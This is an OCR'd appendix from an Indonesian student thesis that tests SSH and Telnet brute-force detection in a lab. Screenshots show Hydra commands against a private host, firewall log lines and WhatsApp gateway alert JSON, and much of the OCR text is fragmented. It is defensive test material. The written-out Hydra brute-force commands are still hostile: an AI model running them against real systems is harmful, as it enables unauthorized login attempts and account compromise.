85780c.us_3EB073B086362480420_out"},"a
ck":0,"hasMedia":false,"body":{"ALERT IN
FORMATION !!!!*
^N*Telah terjadi
Serangan Brute Force SSH*

^N

^N*Attack Brute Force SSH berlangsung
dengan : 15 X Serangan Brute Force S
SH Attack^N^N*Log Information :^NJul 8
02:13:34 192.168.8.187 Firewall,info Br
uteForcesSsh input: in:ether0,out:(unkno
wn 0),src-mac 08:00:27:17:7d:4d, proto
TCP (ACK), 192.168.8.165:39178-192.168.
8.187:22, len 52,"type":"chat","timesta
mp":"@1657221218","from":"6281573085780c.u
s","to":"6281573085780c.us","deviceType
":"web","isForwarded":false,"forwardingS
core":0,"isStarred":false,"fromMe":true,
"hasQuotedMsg":false,"vCards":[],"mentio
nedIds":[],"isGif":false}}^C

root@root:/home/delimiter/Skripsi
130 x 3 0

root@root:/home/delimiter/Skripsi/DataList
# sudo hydra -l root -P listpassword15
-L listusernames1 ssh://192.168.8.
187

Hydra v9.1 (c) 2020 by van Hauser/THC
& David Maciejak - Please do not use
in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these *** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
02:13:14
[WARNING] Many SSH configurations lim
it the number of parallel tasks, it i
s recommended to reduce the tasks: us
e -t 4
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous session
found, to prevent overwriting, ./hyd
ra.restore
[DATA] max 15 tasks per 1 server, ove
rall 15 tasks, 225 login tries (l:15/
p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:
22/
[STATUS] 30.00 tries/min, 30 tries in
00:01h, 210 to do in 00:08h, 15 acti
ve

65:39184-192.168.8.187:22, len 60
Jul 8 02:13:42 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39188-192.168.8.187:22, len 60
Jul 8 02:13:42 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39192-192.168.8.187:22, len 60
Jul 8 02:13:42 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39206-192.168.8.187:22, len 60
Jul 8 02:13:42 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (ACK), 192.168.8.1
65:39178-192.168.8.187:22, len 52
^C

delimiter@root:[~]
130 x

```

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```

root@root:~/home/delimit... root@root:~
root@root:~/home/delimit... Skripsi - File Manager
02:32 AM 82%

root@root:~/home/delimit/Skripsi
File Actions Edit View Help

, "productHeaderImageRejected": false, "lastPlaybackProgress": 0, "isDynamicReplyButtonsMsg": false, "isMdHistoryMsg": false, "requiresDirectConnection": null, "pttForwardedFeaturesEnabled": true, "id": {"fromMe": true, "remote": {"server": "c.us", "user": "6281573085780ac.us", "serialized": "6281573085780ac.us"}, "self": "out", "serialized": true, "timestamp": "1657222173", "type": "chat", "timestamp": "1657222173", "from": "6281573085780ac.us", "to": "6281573085780ac.us", "deviceType": "web", "isForwarded": false, "forwardingScore": 0, "isStarred": false, "fromMe": true, "hasQuotedMsg": false, "vCards": [], "mentionedIds": [], "isGif": false}}c

root@root:~/home/delimit/Skripsi
130 x 4

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 02:28:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, over rail 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
^CThe session file ./hydra.restore was written. Type 'hydra -R' to resume session.

root@root:~/home/delimit/Skripsi/DataList
1

```

```

kali linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:~/home/delimit... root@root:~
root@root:~/home/delimit... Skripsi - File Manager
02:36 AM 79%

root@root:~/home/delimit/Skripsi/logmanagement
File Actions Edit View Help

: false, "productHeaderImageRejected": false, "lastPlaybackProgress": 0, "isDynamicReplyButtonsMsg": false, "isMdHistoryMsg": false, "requiresDirectConnection": null, "pttForwardedFeaturesEnabled": true, "id": {"fromMe": true, "remote": {"server": "c.us", "user": "6281573085780ac.us", "serialized": "6281573085780ac.us"}, "self": "out", "serialized": true, "timestamp": "1657222471", "type": "chat", "timestamp": "1657222471", "from": "6281573085780ac.us", "to": "6281573085780ac.us", "deviceType": "web", "isForwarded": false, "forwardingScore": 0, "isStarred": false, "fromMe": true, "hasQuotedMsg": false, "vCards": [], "mentionedIds": [], "isGif": false}}c

root@root:~/home/delimit/Skripsi
130 x 4

5 -P listnssword15 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 02:33:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, over rail 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
^CThe session file ./hydra.restore was written. Type 'hydra -R' to resume session.

root@root:~/home/delimit/Skripsi/DataList
1

```

(Lanjutan)

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```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 02:47:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (1:15/p15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 3000 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.

l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40332->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40334->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40336->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40338->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40340->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40342->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40344->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40346->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40348->192.168.8.187:22, len 60
Jul 8 02:48:58 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (SVN), 192.168.8.1 65:40350->192.168.8.187:22, len 60
```

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 02:50:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (1:15/p15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.

l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (ACK), 192.168.8.1 65:40364->192.168.8.187:22, len 52
Jul 8 02:51:51 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (ACK), 192.168.8.1 65:40366->192.168.8.187:22, len 64
Jul 8 02:51:52 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:40362->192.168.8.187:22, len 1052
Jul 8 02:51:52 192.168.8.187 firewall l,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1 7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:40364->192.168.8.187:22, len 74
```

Lampiran 18 Brute Force SSH 20 Data Whatsapp Gateway

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 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
- 2. Dilarang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin dari Jurusan TIK Politeknik Negeri Jakarta





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 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin dari Jurusan TIK Politeknik Negeri Jakarta

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@root:/home/delimit... root@root:~
root@root:/home/delimit... Skripsi - File Manager
root@root:/home/delimit... Skripsi/logmanagemnt
File Actions Edit View Help
e,"productHeaderImageRejected":false,"lastPlaybackProgress":0,"isDynamicReplyButtonsMsg":false,"isMdiHistoryMsg":false,"requiresDirectConnection":null,"pttForwardedFeaturesEnabled":true},"id":{"fromMe":true,"remote":{"server":"c.us","user":"6281573085780@.us"},"serialized":"6281573085780@.us"},"id":{"server":"c.us","user":"6281573085780@.us"},"deviceType":"web","isForwarded":false,"forwardingCore":{"isStarred":false,"fromMe":true,"hasQuotedMsg":false,"vCards":[],"mentionedIds":[],"isGif":false}}"}
Fri Jul 8 04:22:34 AM WIB 2022
root@root:/home/delimit... Skripsi/logmanagemnt
root@root:/home/delimit... Skripsi/logmanagemnt
root@root:/home/delimit... Skripsi/logmanagemnt
root@root:/home/delimit... Skripsi/logmanagemnt
[0] -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 04:21:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
65:41652->192.168.8.187:22, len 60
Jul 8 04:22:56 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (SYN), 192.168.8.1:65:41650->192.168.8.187:22, len 60
Jul 8 04:22:56 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (SYN), 192.168.8.1:65:41650->192.168.8.187:22, len 60
Jul 8 04:23:02 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41584->192.168.8.187:22, len 106
Jul 8 04:23:03 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41580->192.168.8.187:22, len 106
Jul 8 04:23:03 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41584->192.168.8.187:22, len 106
Jul 8 04:23:03 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41580->192.168.8.187:22, len 106
Jul 8 04:23:03 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41582->192.168.8.187:22, len 106

```

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@root:/home/delimit... root@root:~
root@root:/home/delimit... Skripsi - File Manager
root@root:/home/delimit... Skripsi/logmanagemnt
File Actions Edit View Help
,"productHeaderImageRejected":false,"lastPlaybackProgress":0,"isDynamicReplyButtonsMsg":false,"isMdiHistoryMsg":false,"requiresDirectConnection":null,"pttForwardedFeaturesEnabled":true},"id":{"fromMe":true,"remote":{"server":"c.us","user":"6281573085780@.us"},"serialized":"6281573085780@.us"},"id":{"server":"c.us","user":"6281573085780@.us"},"deviceType":"web","isForwarded":false,"forwardingCore":{"isStarred":false,"fromMe":true,"hasQuotedMsg":false,"vCards":[],"mentionedIds":[],"isGif":false}}"}
Fri Jul 8 04:22:34 AM WIB 2022
root@root:/home/delimit... Skripsi/logmanagemnt
root@root:/home/delimit... Skripsi/logmanagemnt
root@root:/home/delimit... Skripsi/logmanagemnt
root@root:/home/delimit... Skripsi/logmanagemnt
[0] -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 04:23:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
65:41776->192.168.8.187:22, len 60
Jul 8 04:24:29 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (SYN), 192.168.8.1:65:41772->192.168.8.187:22, len 60
Jul 8 04:24:49 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK), 192.168.8.1:65:41706->192.168.8.187:22, len 64
Jul 8 04:24:49 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41710->192.168.8.187:22, len 106
Jul 8 04:24:49 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK,FIN,PSH), 192.168.8.165:41708->192.168.8.187:22, len 106
Jul 8 04:24:51 192.168.8.187 firewall,info BruteForcesSsh input: in:ether 1 out:(unknown 0), src-mac 08:00:27:1:7:7d:4d, proto TCP (ACK), 192.168.8.1:65:41708->192.168.8.187:22, len 64

```




Hak Cipta milik Jurusan TIK Politeknik Negeri Jakarta

Lampiran 19 Brute Force Telnet 10 Data Whatsapp Gateway

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 2. Dilarang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin dari Jurusan TIK Politeknik Negeri Jakarta

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@root: /home/delimit... root@root: ~
root@root: /home/delimit... Skripsi - File Manager
root@root: /home/delimit... Skripsi/Logmanagement
File Actions Edit View Help
d':false,"lastPlaybackProgress":0,"isDyna
micReplyButtonsMsg":false,"isMdHistoryM
sg":false,"requiresDirectConnection":nul
l,"pttForwardedFeaturesEnabled":true},"i
d":{"fromMe":true,"remote":{"server":"c
us","user":"6281573085780c.us"},"serializ
ed":"6281573085780c.us"},"id":"3EB0E27F7F1
C8E8230F3","self":"out"},"timestamp":16157245311}
From":"6281573085780c.us","to":"6281573
085780c.us"},"deviceId":"web","isForwa
rded":false,"forwardingScore":0,"isStarr
ed":false,"fromMe":true,"hasQuoteMsg":f
alse,"vCards":[],"mentionedIds":[],"isG1
f":false}}>C

Attack Brute Forc
eTelnet berlangsung dengan * 6 X Serang
an Brute Force Telnet Attack\n\nLog I
nformation :*\nJul  8 08:51:47 192.168.8
.187 firewall.info BruteForcesTelnet inp
ut: in:etherI out:(unknown 0), src-mac 0
8:00:27:17:7d:4d, proto TCP (SYN), 192.1
68.8.165:34774→192.168.8.187:23, len 60
,"type":"chat","timestamp":16157245311}
From":"6281573085780c.us","to":"6281573
085780c.us"},"deviceId":"web","isForwa
rded":false,"forwardingScore":0,"isStarr
ed":false,"fromMe":true,"hasQuoteMsg":f
alse,"vCards":[],"mentionedIds":[],"isG1
f":false}}>C

root@root: /home/delimit... Skripsi
130 x 4

sudo hydra -t 10 -L listusername1
-P listpassword10 telnet://192.168
.8.187

Hydra v9.1 (c) 2020 by van Hauser/THC
& David Maciejak - Please do not use
in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these *** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
08:50:49
[WARNING] telnet is by its nature unr
eliable to analyze, if possible bette
r choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous session
found, to prevent overwriting, ./hyd
ra.restore
[DATA] max 10 tasks per 1 server, ove
rall 10 tasks, 100 login tries (l:10/
p:10), -10 tries per task
[DATA] attacking telnet://192.168.8.1
87:23/
^CThe session file ./hydra.restore wa
s written. Type "hydra -R" to resume
session.

root@root: /home/delimit... Skri
psi/DataList
1
  
```

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@root: /home/delimit... root@root: ~
root@root: /home/delimit... Skripsi - File Manager
root@root: /home/delimit... Skripsi/DataList
File Actions Edit View Help
d':false,"lastPlaybackProgress":0,"isDyna
micReplyButtonsMsg":false,"isMdHistoryM
sg":false,"requiresDirectConnection":nul
l,"pttForwardedFeaturesEnabled":true},"i
d":{"fromMe":true,"remote":{"server":"c
us","user":"6281573085780c.us"},"serializ
ed":"6281573085780c.us"},"id":"3EB0D1C67C7
108FE0772","self":"out"},"timestamp":16157245342}
From":"6281573085780c.us","to":"6281573
085780c.us"},"deviceId":"web","isForwa
rded":false,"forwardingScore":0,"isStarr
ed":false,"fromMe":true,"hasQuoteMsg":f
alse,"vCards":[],"mentionedIds":[],"isG1
f":false}}>C

Attack Brute Forc
eTelnet berlangsung dengan * 6 X Serang
an Brute Force Telnet Attack\n\nLog I
nformation :*\nJul  8 08:55:37 192.168.8
.187 firewall.info BruteForcesTelnet inp
ut: in:etherI out:(unknown 0), src-mac 0
8:00:27:17:7d:4d, proto TCP (SYN), 192.1
68.8.165:34832→192.168.8.187:23, len 60
,"type":"chat","timestamp":16157245342}
From":"6281573085780c.us","to":"6281573
085780c.us"},"deviceId":"web","isForwa
rded":false,"forwardingScore":0,"isStarr
ed":false,"fromMe":true,"hasQuoteMsg":f
alse,"vCards":[],"mentionedIds":[],"isG1
f":false}}>C

root@root: /home/delimit... Skripsi
130 x 4

in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these *** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
08:53:50
[WARNING] telnet is by its nature unr
eliable to analyze, if possible bette
r choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous session
found, to prevent overwriting, ./hyd
ra.restore
[DATA] max 10 tasks per 1 server, ove
rall 10 tasks, 100 login tries (l:10/
p:10), -10 tries per task
[DATA] attacking telnet://192.168.8.1
87:23/
[STATUS] 16.00 tries/min, 16 tries in
00:01h, 90 to do in 00:06h, 10 activ
e
^CThe session file ./hydra.restore wa
s written. Type "hydra -R" to resume
session.


root@root: /home/delimit... Skri
psi/DataList
1
sudo hydra -t 10 -L listusername1
-P listpassword10 telnet://192.168
.8.187

Jul  8 08:55:44 192.168.8.187 firewal
l.info BruteForcesTelnet input: in:et
herI out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.
8.165:34826→192.168.8.187:23, len 60
Jul  8 08:55:44 192.168.8.187 firewal
l.info BruteForcesTelnet input: in:et
herI out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (ACK,FIN), 192.
168.8.165:34788→192.168.8.187:23, le
n 52
Jul  8 08:55:47 192.168.8.187 firewal
l.info BruteForcesTelnet input: in:et
herI out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (ACK,FIN), 192.
168.8.165:34778→192.168.8.187:23, le
n 52
Jul  8 08:55:47 192.168.8.187 firewal
l.info BruteForcesTelnet input: in:et
herI out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (ACK,FIN), 192.
168.8.165:34782→192.168.8.187:23, le
n 52
  
```

(Lanjutan)

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```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:/home/delimit... root@root:~
root@root:/home/delimit... Skripsi - File Manager


File Actions Edit View Help
ed":false,"lastPlaybackProgress":0,"isDyna
micReplyButtonsMsg":false,"isMdHistoryM
sg":false,"requiresDirectConnection":nul
l,"pttForwardedFeaturesEnabled":true},"i
d":{"fromMe":true,"remote":{"server":"c
.us","user":"6281573085780@ac.us"},"seria
lized":"6281573085780@ac.us"},"id":"3E0708885F
65082062C","self":"out","serialized":"t
rue_6281573085780@ac.us_3E0708885F650820
62C_out"},"ack":0,"hasMedia":false,"body
":"*ALERT INFORMATION !!!!!* \n*
Telah terjadi Serangan Brute Force Telne
t*

\n

\n*Attack Brute For
ceTelnet berlangsung dengan : * 6 X Sera
ngan Brute Force Telnet Attack*\n*Log I
nformation *\nJul  8 08:59:47 192.168.8
.187 firewall.info BruteForcesTelnet inp
ut: inether1 out:(unknown 0), src-mac 0
8:00:27:17:7d:4d, proto TCP (SVN), 192.1
68.0.165:34070-192.168.0.107:23, len 60
60,"type": "chat", "timestamp": "1657245342"}
{"fromMe":true,"remote":{"server":"6281573085780@ac.us"},"deviceType":"web","isFow
arded":false,"forwardingScore":0,"isStarr
ed":false,"fromMe":true,"hasQuotedMsg":f
alse,"vCards":[],"mentionedIds":[],"isGi
f":false}}\c

root@root:~/Skripsi

130 x 4
    
```



```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:/home/delimit... root@root:~
root@root:/home/delimit... Skripsi - File Manager

File Actions Edit View Help
ed":false,"lastPlaybackProgress":0,"isDyna
micReplyButtonsMsg":false,"isMdHistory
Msg":false,"requiresDirectConnection":nu
ll,"pttForwardedFeaturesEnabled":true},"i
d":{"fromMe":true,"remote":{"server":"c
.us","user":"6281573085780@ac.us"},"seria
lized":"6281573085780@ac.us"},"id":"3E0019BCC
4E07C7912","self":"out","serialized":
true_6281573085780@ac.us_3E0019BCC4E07C
7912_out"},"ack":0,"hasMedia":false,"bod
y":"*ALERT INFORMATION !!!!!* \n
*Telah terjadi Serangan Brute Force Teln
e*

